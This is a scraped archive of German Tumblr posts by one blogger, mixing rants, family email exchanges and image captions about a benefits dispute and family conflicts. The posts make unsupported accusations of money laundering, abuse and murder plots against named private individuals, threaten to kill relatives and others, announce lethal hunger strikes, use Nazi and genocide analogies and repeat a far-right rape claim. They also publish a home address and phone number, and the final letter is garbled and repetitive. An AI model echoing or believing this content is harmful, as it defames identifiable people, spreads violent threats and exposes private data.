
20.04.2015 02:41 <http://sch-einesystem.tumblr.com/post/116913034093>

NachrichtSchriftformbedürfnis? Ich darf mich wundern. Ich habe direkt bei Erhalt des Bescheides der Einstellung von Leistungen widersprochen. Zudem wurden die Leistungen ohne Bescheid eingestellt, denn dieser erreichte mich (nach meinen persönlichen Vorsprechen vom 31. 01. 2008 gegen 14:00 und wegen des fehlenden Zahlungseinganges) erst am 05. 02 2008 um 13:00. Am 06. 02. wurde ich dann (siehe unten) auf das Signaturbedürfnis hingewiesen. Daraufhin bin ich sofort in ihrem Hause vorstellig geworden und habe den Widerspruch nochmals handschriftlich und unterschrieben bei Frau Kleinfeld eingelegt. Damit ist allen Fombedürfnissen Rechnung getragen. Sollten wir wieder erwarten noch einen Notar (notfalls mit Glaubhaftmachung durch Apostille) brauchen, dann sagen Sie mir bitte Bescheid, ein solcher schuldet mir noch einen Gefallen (immerhin durfte er seine Zulassung behalten).*

Noch ist es nicht ganz so schlimm. Aber heute habe ich zudem Anruf von meinem Vermieter erhalten, der mich am Freitag rauswerfen wird, wenn ich keine Miete überweise. Auch für die mehrfach angesprochenen Mietrückstände aus der Vergangenheit ist übrigens das RM-JobCenter laut Ihrer Broschüre Ansprechpartner. Artikel 19 Absatz 4 Grundgesetz gibt mir eine Rechtsweggarantie, die Sie hindern, indem Sie versuchen

mich in die Gosse zu treiben, (damit das staatsanwaltliche Ermittlungsverfahren (AZ. 3660 Js 219084/07 StA LG FFM) behindert wird?). Wo solch Willkür und Rechtsbeugung herrschen ist Widerstand erste Bürgerpflicht. Ich will nämlich ausdrücklich NICHT, das wir dahin kommen, das die Menschen Kettensägen- oder Schwert- oder Sportgeräteschwingend, die juristische Realität wieder der tatsächlichen Realität anpassen. Und seien es nur ordentliche Verfahren.

Soll ich nochmal das Gandhischauspiel ?Hunger wegen Justizwillkür? vor dem OLG aufführen? Als eine Art ?Selbst"martyriums"anschlag?,



[1] http://41.media.tumblr.com/7a714a2a750eb4e05ff36183f23158e7/tumblr_nn40t5VdmH1sofvubo1_1280.jpg

20.04.2015 05:53 <http://sch-einesystem.tumblr.com/post/116925181978>

Nachbarschaftsbetr-eu-u-n-g-en

Subject: an alle: RICHTIGstellung

Importance: High

* ?Das nicht unerhebliche Vermögen meiner Eltern? (Zitat) erstreckt sich nicht auf Firmenanteile,

WER IST NOCHMAL DER SCHWEIZER INVESTOR O. M, DR NACH DEM VERKAUF DER ANTEILE DER W. B. VON DER M./V. A. AN K. DIE FIRMA ZUSAMMEN MIT DEN EGSCHAFTSFÜHRERN B. Z. UND B.B. IN EINE W, H,? DEN MIR B. B. PERSÖNLICH VORSTELLTE ALS ER IN DIE BÜROGEMEINSCHAFT IN DIE L.STRASSE ### EINZOG WAS ICH IHM ERMÖGLICHTE?

ODER HAT DER HERR B. B. IN SEINER SCHWEREN DEMENZ DIE VERMLEUMDUNGSKAMPAGNE EINES HERRN R. AUSLANDS-GELDWÄSCHE ÜBERNOMMEN? IMMERHIN WOLLTE ER MICH JA SEIT ICH KLEIN BIN FERTIGMACHEN. MÖGLICHERWEISE HAT ER MEINE SICHERHEITÜBEREIGUNG VON GESCHÄFTSANTEILEN FÜR KREDITE UND MEINE GESCHÄFTSFÜHRUNG IN SEINER SCHWEREN DEMENZ UND SEINEM GEHÄSSIGEN FUTTERNEID UND SEINER UNGLAUBLICHEN INTRIGANZ VERWECHSELT MIT SEIEN BEEENDETEN ARBEITVERHÄLTNIS BEI DER M. AG. KOMMTE ER DURCH SEIBEN DACHSCHADEN ? ZUGEZOGEN BEI EINEM STURZ BEI NEINEM BETRIEBLICHEN FAHRRADAUSFLUG ? ZU SOCLEHN FLASCHEN SYNAPTISCHEN VERKNÜPFUNGEN?

DAS IST IMMERHIN ERBLICH, AUCH M. B, ALTERSBDINGTE DEMNEZ WAR FÜRCHTERLICH UND ÜHRTE DAZU DASS SIE PERMANET IHRE NACHBRAN BESCHULDIGTE SIE ZU BESTEHLEN.

Deine Interpretation dieser erloschenen Firma ist inkorrekt und ohne Kenntnis der geschäftlichen Vorgänge.

DIE FIRMA SIEHT NICHT ERLOSCHEN AUS. SIE EMPFÄNGT AUCH NOCH EMAILS AN B.B.@W.A UND B.B@W.C.A. [?wDeutsch/](#) - WEIL ICH DAVON AUGEHGE DA? ES SICGH BEI DEN HOTMAIL ACCOUNTS UM GEHACKTE ADRESSEN HANDELT. ALS M; HIER MAL VORBEIKAM UND MIR SEINEN LEIHRECHNER MITBARCHTE, DAZU UNGEFRAGT (m)EINE ALTE STEREOANLAGE DIE ICH IHM GESCHENKT HATTE DAMITE ER SICH FÜR SOWAS NICHT KONFIRMIEREN LASSEN MUSS SAGTE ER EURE ADRESSEN SEIEN GEHACKT WORDEN. ER HAT DAMALS ? DAS FÜHRTE ZU SEINEM RAUSWURF ? HEIR IN MEIENR WOHNUNG VERSUCHT M, ZU KONSUMIEREN. AUSSERDEM HATTE ER EINE BLONDE FRAU MITLLEREN AITERS MUTMASSLICH ALS VERMEITNLICHE ZEUGIN IM GEPÄCK DIE AUF DER STRASSE DAZU STIESS.

* Unsere Mitgliedschaft in der ?Bürgerinitiative gegen Klärschlamm-trocknungsanlage?

SIE HATTEN EINEN NISSBRAUCH MITUNTERSCHRIEBEN BEIM ERWERB DES GRUNDSTÜCKES. SIE WOLLTEN DIE NACH DER OMA SEHEN UND SIE, WENN NÖTIG ZUM ARZT FAHREN ETC. DAS WAR DIE BEDINGUNG UNTER DER DIE ALTE FRAU IHR VERWAHRLOSSTES GRUNDSTÜCK ABGAB. DAS GELD HIERFÜR ENTSAMMTE DEM ERBE MEINER VERORBENEN GROSSMUTTER M. B. GEBORENE R. DIE 1989 VERSTARB. ES IST ALSO KEIENSWEGS VON MEINEM VATER ERARBEITET WORDEN SONDERN VON MEINEM GROSSWATER.

AUS DIESEM NISSBRACUSVERHÄLTNIS HAT DER wINDIGE ROCKER-ANWALT S, DER FRAU A, VERTRAT UND MIT A. R. (H.K.) in ENER WG IN OBER ESCHBACH WOHNTE JENER STIEDENKOLLEGIN A. R.MIT DER ICH EIN MEHRMANTIGES TECHELTMECHTEL HATTE (DEREN EX-FREUDN UND EHEMALIGER GESCHÄFTSPARTNER R. MICH UMBRINGEN WOLLTE) VERSUCHT DEN PROZESS ZU GEWINNEN. ER VERWECHSELTE MICH MIT MEINEM VATER UND WOLLTE MIR UNFÄHIGKEIT BEI DER BETTRUUNG ALTER MENSCHEN NACHWEISEN IN DER KLINIK B.? DAS WÜRDE DANN DAZU FÜHREN DASS DAS DER GRUNDSTÜCKSERWERB NICHT IN ORDNUNG WÄRE WEIL DER NISSBRACUH NICHT ERFÜLLT WIRD. UND SO HÄTTE ER EUCH DIE IMMOBILIE ENTEIGNET UND FÜR SEINE -MANDANATIN A. ? DIE PLEITE WAR ? DAS ERZÄHLTE ER MIR MAL BEIM FERIEABNDBIER ? DAS RUDER RUMREISSEN KÖNNEN. IMMERHINFRAGTE MICH MEIN SPÄTERER VERMIETER B.-S. AUCH GANZ SELSTAM OB ICH MICH UM SEINE MUTTER KÜMMERN KÖNNTE ALS ICH DAMASL DIE WOHNUNG IM H,RING ### MIETETE.

ICH SOLLTE IN DER K.GASSE DIE *RSCHIE ABWISCHEN WOFÜR IHR EUCH STETS ZU FEIN WART (OMA Mar-G-a-RETE WOLLTET IHR INS HEIM STECKEN) DAMIT IHR DIE MIETEINNAHmeN AUS DEM ERBE VERPRASSEN KONNETT UND MEIN STUDIUM SOLLTE ICH AUS EIGENER TASCHGE FIANZIEREN.

RECHTSANWALT F. IST DER VATER DER BESTEN FREUNDIN I. F. DER FERUNDIN/LEBENSGEFÄHRTIN K. F. VON MEINEM DAMALIGEN FREUND F. B. MIT DEM MICH DAS ENGANGEMENT IN DER SCHÜLERZEITUNG E. (?HAUSBESETZER-Song Ton-Steine-Schreiben?) VERBAND. AUSSERDEM GINGEN WIR WOCHENENDS MEIST ZUSAMMEN AUS (?Trinkt nichts, was ihn nichts angeht?). DER ERHOB WIE AUCH VIEL ANDERE REDAKTEURE SEIEN M.-UND STARKBIERKONSUM ZUM ERSTERBENSWETEN LIFETSYLE. DESSEN VATER IST IN DER KLINIK DR.: B. UND K. F. WOHT IM GLEICHEN HAUS WIE D. A. DIE SPÄTERE ANWÄLTIN MEINER EX U. (A. F., K. SCHWESTER UND U. R. WAREN MITEINANDER BEFREUNDET - KUNST).

ICH WEISE AUF DIE ?CANABIS?-ILLUSTATIONEN DER EXTRAPLATT HIN.

ABGSEHEN DAVON HABE ICH DEN ÄRGER AUCH FÜR EIENR ?UNS STINKTS? PLAKIA ABBEKOMMEN WEIL DIE DACHTEN ES SEI MEINE IMMOBILIE. ICH HABE IMMER DEN KOPF FÜR MEIEN UNSOLIDARISCHEN LETERN HINHALTEN MÜSSEN.

* Die von Dir öfter benannten gerichtlichen Auseinandersetzung mit einer Nachbarin

ENDETEN SO DASS RECHTSANWALT F. NICHT ZUM VERFAHREN ERSCHEIN UND DARAUHFHIN EIN SÄUMNISURTEIL KASSIERTE. ES GAB JAHREIANGE AUSEINDERSTZUNGEN MIT DEM ANWLAT DASS ER AUS SEIENR BERUFSHAFTPFLICH HIERFÜR IN RGRESS GENOMMEN WERDEN SOLLTE.

??

From: Bernd Baehring [mailto:b.baehring@hotmail.de]
Sent: Montag, 20. April 2015 17:48
To: Maximilian Baehring
Subject: Unter 6 Augen: Klarstellung

Lieber Max,

Deine Info-Mail vom 17.4.2015 ?Eilt: Pressemitteilung? nehmen wir zum Anlass um Dich - auch Deiner Glaubwürdigkeit wegen - darauf aufmerksam zu machen, dass Du seit Jahren in Bezug auf Deine Eltern einem riesigen, unterschiedlichsten Adressenkreis falsche und inkorrekte Angaben vorlegst. Um Dir Fakten anhand zu geben, die zutreffen, müssen wir uns leider auf diesem Weg an Dich wenden:

* ?Das nicht unerhebliche Vermögen meiner Eltern? (Zitat) erstreckt sich nicht auf Firmenanteile, sondern resultiert aus einer Anlage von privaten Mitteln, die wir in unserer selbst bewohnten Immobilie und bei verschiedenen Banken nach einem langen Arbeitsleben für unsere Familie angelegt haben. Der frühere Arbeitgeber Deines Vaters besteht längst nicht mehr in der ehemaligen Firma, sondern ist übergegangen an einen internationalen Großkonzern, mit dem uns nichts verbindet als die Rentenzahlung aus der erarbeiteten Betriebsrente. Deine Interpretation dieser erloschenen Firma ist inkorrekt und ohne Kenntnis der geschäftlichen Vorgänge.

* Unsere Mitgliedschaft in der ?Bürgerinitiative gegen Klärschlamm-trocknungsanlage? war beendet mit dem erreichten Ziel, dass dieses Vorhaben von den Behörden/Verbänden aufgegeben wurde. Wir hatten niemals Nachteile wegen unserer Aktivität.

* Die von Dir öfter benannten gerichtlichen Auseinandersetzung mit einer Nachbarin und dem Mieter unseres Hauses in der Kappesgasse endeten in beiden Fällen erfolgreich für uns. Unsere Forderungen wurden von beiden Kontrahenten beglichen. Der Verkauf des Hauses war Folge unseres Ärgers mit diesem Immobilienobjekt.

* Alle Themen Deiner Ausführungen liegen viele Jahre zurück und sind längst nicht mehr relevant.

Es stört uns gewaltig, dass Du uns mit Deinen ständigen unbefugten ?Veröffentlichungen? in Misskredit und in Verruf zu bringen suchst! Unser guter Familienname wird von Dir durch alle Gossen gezogen, ja selbst die unvorstellbarsten Beschimpfungen Deiner Eltern stellst Du ins Netz, und nicht einmal vor vollkommen unbegründeten Anzeigen schreckst Du zurück. Auch vor Deinem Bruder macht Deine böse Verfolgungswut nicht halt.

Deine Darstellung unseres weiteren Familien- und Freundeskreises sind fast durchweg falsch verstanden bzw. missinterpretiert (nur aus ungenauer Kenntnis?). Nicht kommentieren wollen wir hier Deine übrigen Äußerungen andere Themen betreffend.

Du weißt, was Du tust. - Oder weißt Du, was Du tust?

Deine Eltern

20.04.2015 09:52 <http://sch-einesystem.tumblr.com/post/116943481748>

Vater ist wer von der Mutter angegeben wird (Väterschaftsvermutung auch ohne anerkennungsbedürfnis) ? oder ?mit einer Fremdgeherin verheiratet istMutter istwer ein Kind gebärt (Hebamme?) auch wenn es nicht das genetisch eigene ist!

<http://www.arte.tv/guide/de/055193-000/>
<http://www.arte.tv/guide/de/056738-000/>

hab ich das fernshprogrammml wieder richtig vorausgesagt!

Vater ist

wer von der Mutter angegeben wird
(vaterschaftsvermutung auch ohne
anerkennungsbedürfnis) – oder –
mit einer Fremdgeherin verheiratet ist

Mutter ist

wer ein Kind gebärt (Hebamme?)

auch wenn es nicht das
genetisch eigene ist

[1] http://40.media.tumblr.com/88f33cb5d34aedab4a01eb8e7dee8069/tumblr_nn4krdNjfx1sofvubo1_1280.jpg

21.04.2015 10:09 <http://sch-einesystem.tumblr.com/post/117031683638>

Wenn Ihnen die Kidner weggenommen werden oder sie kein sorgerecht erhalten zeugen oder gebären sie dann Nachwuchs?

Genozid = „Ausrottung“

„Völkermord“ gilt auch bei einer **rass-**
ischen Gruppe (mit -a- und ohne -ist-)
etwa **ERBLICHEN** **Geistesschwachen**

[1] http://40.media.tumblr.com/25fbd99df8c553fb9450f8ff247daf56/tumblr_nn6g7vKFTK1sofvubo1_1280.jpg

22.04.2015 09:47 <http://sch-einesystem.tumblr.com/post/117073725973>

9/11 -> Ermächtigungsgesetz Überwachungs- und Polizeistaat der
richtet sich jetzt gegen Blockupy Demonstrantendie sich gegen
Enteignung wehren wie die Juden damals gegen die NAZI-Plünderungen

<http://www.heise.de/forum/heise-online/News-Kommentare/Polizeikongress-Innenminister-verteidigt-Vorratsdatenspeicherung/Mit-gutem-Zureden-koennten-Blockupy-Protestierer/posting-3289112/show/>

9/11 -> Ermächtigungsgesetz Überwachungs- und Polizeistaat

der richtet sich jetzt gegen
Blockupy Demonstranten
die sich gegen Enteignung
wehren wie die Juden damals
gegen die NAZI-Plünderungen



[1] http://40.media.tumblr.com/1cb5c710c78da83225ebba339a0ecf72/tumblr_nn7cjl6Mg1sofvubo1_1280.jpg

22.04.2015 11:18 <http://sch-einesystem.tumblr.com/post/117076661728>

<http://info.kopp-verlag.de/hintergruende/deutschland/udo-ulfkotte/tabuthema-der-woche-vergewaltigung-durch-asylanten.html>

Ein Kind darf nicht mehr deutsch nur der Gene der Eltern wegen sein! Sonst könnte man ja ein Geschäft aus Samen- und/oder Eizellspenden garantiert deutscher Herkunft machen! Oder, schlimmer: deutsche Frauen würden von Asylbewerbern vergewaltigt um über die Väter-schaft an einem deutschen Kind bleibeberechtigt zu sein.

Ein Kind darf nicht mehr deutsch nur der Gene der Eltern wegen sein! Sonst könnte man ja ein Geschäft aus Samen- und/oder Eizellspenden garantiert deutscher Herkunft machen! Oder, schlimmer: deutsche Frauen würden von Asylbewerbern vergewaltigt um über die Vater- schaft an einem deutschen Kind bleibeberechtigt zu sein.

[1] http://36.media.tumblr.com/d2c14e118a50c46f0a5e0aa27ee3cc32/tumblr_nn7gqxHo6x1sofvub02_r1_1280.jpg

22.04.2015 05:32 <http://sch-einesystem.tumblr.com/post/117096763673>

Mein Emails egen an aien großen Personenkreis um sicherzustellen daß ich bei den braunen NAZI-Schergen die meinen sie könnten Leute für geistig behindert erklären , vergiften und ohen rodnethlich verfahren verschwinden lassen wie im dritten reich oder wie die asozialen im dritten reich arbeitslose töten indem sie ihnen monatlang sozailleistungen evrwehrensozualleistungen vorenthalten zuindets nicht verchiwnde ohen daß die weltöffentlichkeit hiervon erfährt.

Wenn Sie, Bernd oder Ilse-Marie oder Magnus oder sonst irgend jemand der verdammten Familie hier auftauchen: -> SCHLAG ICH SIE PERSÖNLICH TOT! Sie haben hier Hausverbot.

Es bin imemr noch ich der enscieid ob er von Ihnen GELDWÄSCHERN ein Erbe annimmt oder nicht, ob das den geldgielen Drecksäcken und Schlampen vom Jobcenter Frankfurt nun passt oder nicht. Wahrscheinlich hat man mich deshalb per Computrhack 2010 arbeitsunfähig gemacht (niemand vermietet ein System dessen Entwicklung von kriminellen sabotiert wurd) damit ich aus H(artz)IV nicht rauskomme. Damit ich gezeugen bin bei Ihrer Geldwäsche-Erbschaftssteuerbtrugs-Scheisse mitzumachen weil man mich so verucht zu zwingen Geld anzunehmen das ich nicht annehmen müsste. Sie sind ja fast so korrupt wie dei Rieks die sich sogar als Erwachsene adoptieren ließen um s Steuern zu hintrziehen wenn man Uta Rieks aussagen gauebn schenken kann.

Ich schlage MEIN ERBE jedenfalls aus.

Sie Stücke Scheiße haben zugesehen als ich 1998/1999 aufs ekelhafteste gemobbt wurde ? und das kann ich inzwischen Nachweisen mit Zeugen und Emails!
Mein ?Freund? Bruckmaier der ich mit seinem Marihunakonsum mit in die Scheisse geritten hat hinter meinem Rücken die grosse Fresse gehabt ? als ich Angsat haben musste daß meine Ex-Liasion eventuell von mir schnager ist und weiterhin von ihrem geschäftspartner bedroht wird. Der ist für ein paar Bier beim Rossmann käuflich. Der Post von Adrea Ressler von Dezmeber 1998 ind er Sie darauf anspielt wie Ulrich Rossmann vond der gemeinsamen Freundin Doro von der Strass geholt wurde wo er zwecks Mordversuch die ganze Nacht herumgetigert war ist auch zu entnehmen das Rossmann unter Umständen selbst Zeugungsunfähig ist. Wir haben sogar noch eine zweite schriftliche Aussage von Uta Riek die mit Andre resller befreundet war die bestätigt daß ich plante deiselbe §169 StGB der möglicherweise versuchten abstammungsfälschung anzuzeigen.

Umd as zu verhiondern hat man mich schond amals eingesperrt. Damit nicht Männer auf einmal hingehen und sich selbst um ihre eventuellen Kinder kümmern statt das der kellnernden Studentin Ressler die zudem vollkommen pleite war zu überlassen. Oder der damals als ich sie kennen lernte ARBEITLOSEN uTa riek deren Ausgangs-Situation im Kindschafts-Umgangsrechtverfahren es war daß sie Obdachlos war nach ihrem Auszug aus der gemeinsamen Wohnung.

Ich habe die Frese egehalten weil ihre mich a in einer zutioefts erniedrigenden Situation 1999 bei meinem Freundeskreis rRufmäßig total ruiniert hatbt ihr blöden schweien als ihr meintet ihr müsste mich regelchta ALS ?DEN DEPPEN VORFÜRHEN?. Ich habe nur dehalb von einen anzieg abgesehen weil ich damals noch nicht wusste wer mir im Einzelnen auf dei Eier gegangen war. Aber ich abe damals bereits Rechtsanwalat Schramm ? Ihren Gegner in den Verfahren Abraham/Seegers/Fritzel Kappesgasse ? gebeten gegen hiergegen vorzugehen ich kannte ihn weil er der WG mitbewohner von Andrea Ressler war.

Sie versuchen obgeling ich ihnen hundertfach gesagt habe daß ich Unerstützung nicht wünsche und dadurch gequält werde mir irgendwelche Ärzte auf den Hals zu hetzen obgelingichsie ganz genau wissen daß ich für den Fall daß mich ein azt auch nur aus der netfrung ashecut angekündigt haeb ind en lethalen Trink-und/oder Hungerstreik zu gehen. Das ist also jedemals ein Mordversuch was sie da machen. Mt aller Gewalt versuchen sie meien erklärten willen zu unetwandern und mri beschissen krankversicherungen ausfzuschätzen die kein Mensch haben will. (<http://mama-mares.bachring.at>).

Sie sind regelrecht von der FIXEN IDEEE besessen daß Menschen Krankenversicherungen dafür benötigen damit man dort gegen ihren Willen balso betrügerisch Leistungen abrechnen kann. Damit die Folterknechte fürs Folem auch noch bezahlt werden. Wpürde ein wenigstens die bezahlung verhindern dann wre es möglicherweise rinne daß so ein Folter-mediziner mal von der kaufmännischen Geschäftsführung einen Anschuß bekommt oder den Rauswurf aus der kassenärztlichen vereinigung.

Ich will mit Ihnen nichts mehr zu tun haben. Den Rest meines Lebens. Mit der kompletten schieß amilie. Mitd er kmpletten erklärhten drckkirche die meint Kinder bräuchten keienr bilogischen Väter. Ich habe aus Überzeugung mit dem Christentum gebrochen. Viel das Chritsntum wissenschaftlich nachwelich Schwachsinn ist. Und das gilt auch für Magnus-Christian der emint ich hätet wenn ich fürchten muß daß die elefonleitung jeden Moment zusammbriecht weil ich keien Münzen für den fernsprechre merh abhe ich könne noch aufwändig irgenwelce höflichkeitsfloskeln erwenden wenn ich eien anderen Anwalt brauche wiewd er den er mir ausgesucht hat nichts taugt weil er nachweis- und erkennbar gegen meine Interessen handelt, etwa rechtmittel nicht nutzt.

Ich war Ende 1998 anfang 1999 der Meinung daß es sich bei Andrea Ressler um eine Schlampe/Nutte handelt die nur auf Geld oder ein Kind (vor dem Hintergrund infertilitäts-Reiki-Sekten-Paares galeristin Joan Temesfoi VERDACHT AUF KINDERHANDEL im REIKI-Umfeld) aus ist genau wie bei Uta riek die durch verschwiegen mit wem sie gerade rumögelt anscheinend ? wie Andre Ressler - mehrgleisig fahren wollte. Da wollte ich nicht mitmachen.

Und weil ich bei deren rumhurerei/schlamperei nicht mitmachen wollte - oder um mich mundtot zu bekommen wegen der Geldäsche Piotr/OSV Fiancial Management GmbH oder wegen der drogen von Bruckmaier oder wegen dem sexuellen Mißbracu durch Klinik Baumstark Hausmeister Hett ? wohl vorbereitet durch Drogen Kakaos wie ich heute weiß ? doer wiewd ich gewissen jüdisch/deutschen Abgeordneten mit Schmuskekurs zum Drogenmilieu zu nahe gekomem war ? mußte ich ausgeschaltet werden!
Möglicherweise hat das auch was mit meienm damligen Israel Aufenthalt zu

Und damit haben Sie mir ein komplettes Leben anfang 1999 versaut ein und für alle mal. tun.

UDN JETZT LASSEN SIE MICH GEFÄLLIGST IN FRIEDEN MIT IHRER SCHEISSE WAHRSCHEINLICH HAT BERND BÄHRING DIE GALLOPIERENDE PARANOIA SEINER MUTTER.
UND

PS Wenn her die UNTÄTIGE Drecks-Prügel-Polizei oder das Ordnungsamt odr irgendein Mediziner-Folter-Schein nochmal anrauscht GIBT ES TOTE.

From: Bernd Baehring [mailto:b.baehring@hotmail.de]
Sent: Mittwoch, 22. April 2015 15:53
To: Maximilian Baehring
Subject: Nur noch eins

Max,

mittels E-mails ist tatsächlich nichts zu klären, auch nicht durch Vorwürfe und Beleidigungen. Die erhalten wir seit vielen Jahren von Dir.

Es gibt nichts, was uns so quält, wie Dein Schicksal. Du bist auf einem endlos langen Irrweg.

Wir werden nicht reagieren auf Zurufe von Leuten, die wir nicht kennen.

Wir werden Dich nicht enterben. Wir werden nicht an ein Ende mit Schrecken denken, sondern vorsorgen, auch für Dich.

Die Eltern von unserem Max

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0)174 3639226
EMail: maximilian@baehring.at
<http://www.maximilian.baehring.at>

<http://www.buvriek.baehring.at>
<http://www.take-ca.re>
<http://www.reiki-direkt.de/huessner/>
<http://www.nazis.dynip.name>

Maximilian Bähring Hölderlinstraße 4 D-60316 Frankfurt a.M.

per Fax (Fax- ist dieselbe wie Telefonnummer,
Quelle: Internet) 069/4365758


persönlich/vertraulich



Frankfurt a.M., den 09. Juni 2013



Ich will Sie mit weiteren Informationen versorgen. Zunächst mal wäre da meine Patientenverfügung die jegliche Behandlung ausschließt. In Gefangenschaft trete ich als Protestmaßnahme Heinrich Hoffmanns „Suppenkasper“ gleich- in Hungerstreik, dessen Behandlung mit Patientenverfügung untersagt wird, zudem erinnere ich ursprünglich eine gefertigt zu haben die jegliche Behandlung - insbesondere seelische - untersagt, das war vorrangiger Sinn und Zweck der Sache, nicht medikamentös ruhiggestellt bis zum Tode unter Einbußen des Denkvermögens dahinvegetieren zu müssen, da können Sie Mitunterzeichnerin N [redacted] fragen!



Aber auch dieses Exemplar genügt vollauf um Zwangsemährung – lebensverlängernde Maßnahme – im Hungerstreik zu unterbinden. Damit ist jeder Versuch einer Psychiatisierung ein Mordversuch. Es gilt:

Psychiatisierung = Gegenmaßnahme Hungerstreik + verbotene Zwangsemährung = Tod also Mordversuch

Gru&SZlig;

(Maximilian Bähring)

[1] http://40.media.tumblr.com/0d1c51ca31ff37f8345ec18fd94a2360/tumblr_nn7y27ng1X1sofvubo2_r1_1280.jpg

Uta Riek

04.06.2002
Seite 1 von 1

Was ist bisher passiert? Ich habe versucht, die wichtigsten Ereignisse aufzuschreiben.

Als wir uns kennen lernten, hatte er gerade eine Beziehung beendet und ich auch. Einmal sprachen wir über das Kinder bekommen. Kurz vorher hatten wir erfahren, dass seine Exfreundin schwanger war. Es stand nicht fest, ob er der Vater des Kindes sei. Ich sagte ihm, sie wäre ja genau in der Zeit, wo er mit ihr zusammen war, schwanger geworden (der Zeitpunkt passte genau). Er explodierte daraufhin und meinte, dass könnte doch nicht sein, es müsse doch ein Gesetz geben, wodurch die Mütter dazu verpflichtet wären, den Vätern Bescheid zu sagen, dass sie der Vater sind. Er schnaubte nur noch „die zeige ich an“... Ich wusste gar nicht, was ich von seinem Verhalten halten sollte.

Bis zu diesem Zeitpunkt hatte ich noch nie jemanden kennen gelernt, der diese Krankheit hat. Deshalb hatte ich so etwas anfangs gar nicht vermutet, dass er krank ist.

Erster Frankreich-Urlaub, Mai 99

Kurze Zeit später wollten wir zusammen in den Urlaub nach Frankreich fahren. Am Tag vor dem Abflug

K Lüge
Ihr Onkel
Väterliche Ratschläge

[2] http://36.media.tumblr.com/18617bf99565095e35098a6857976dd8/tumblr_nn7y27ng1X1sofvub01_1280.jpg

lieber U,

entschuldige, daß ich auf dem computer schreibe, aber meine schrift ist momentan unler aller sau und ich befürchte, du könntest es nicht lesen. und so geht es irgendwie auch schneller. ich weiß gar nicht, wo ich anfangen soll. eigentlich müßte ich vor sieben monaten anfangen, als unsere beziehung den bach runter ging und ich mir fristen setzte, wann ich sie beende und es nie geschafft habe, weil mein herz es nicht zuließ und ich immer weiter gehofft habe.

ich kann mich noch sehr gut daran erinnern, als ich zum ersten mal zu dem totalenschluß kam, daß du mich nicht willst. das lag so wie bei mir, als ich zum ersten mal den schluß gezogen habe, daß du mich nicht willst. das hat mich sehr weh getan, denn während ich noch dachte, du wärest noch da, und ich mich noch auf dich verlassen konnte, hast du mich verlassen. das hat mich sehr weh getan, denn während ich noch dachte, du wärest noch da, und ich mich noch auf dich verlassen konnte, hast du mich verlassen. das hat mich sehr weh getan, denn während ich noch dachte, du wärest noch da, und ich mich noch auf dich verlassen konnte, hast du mich verlassen.

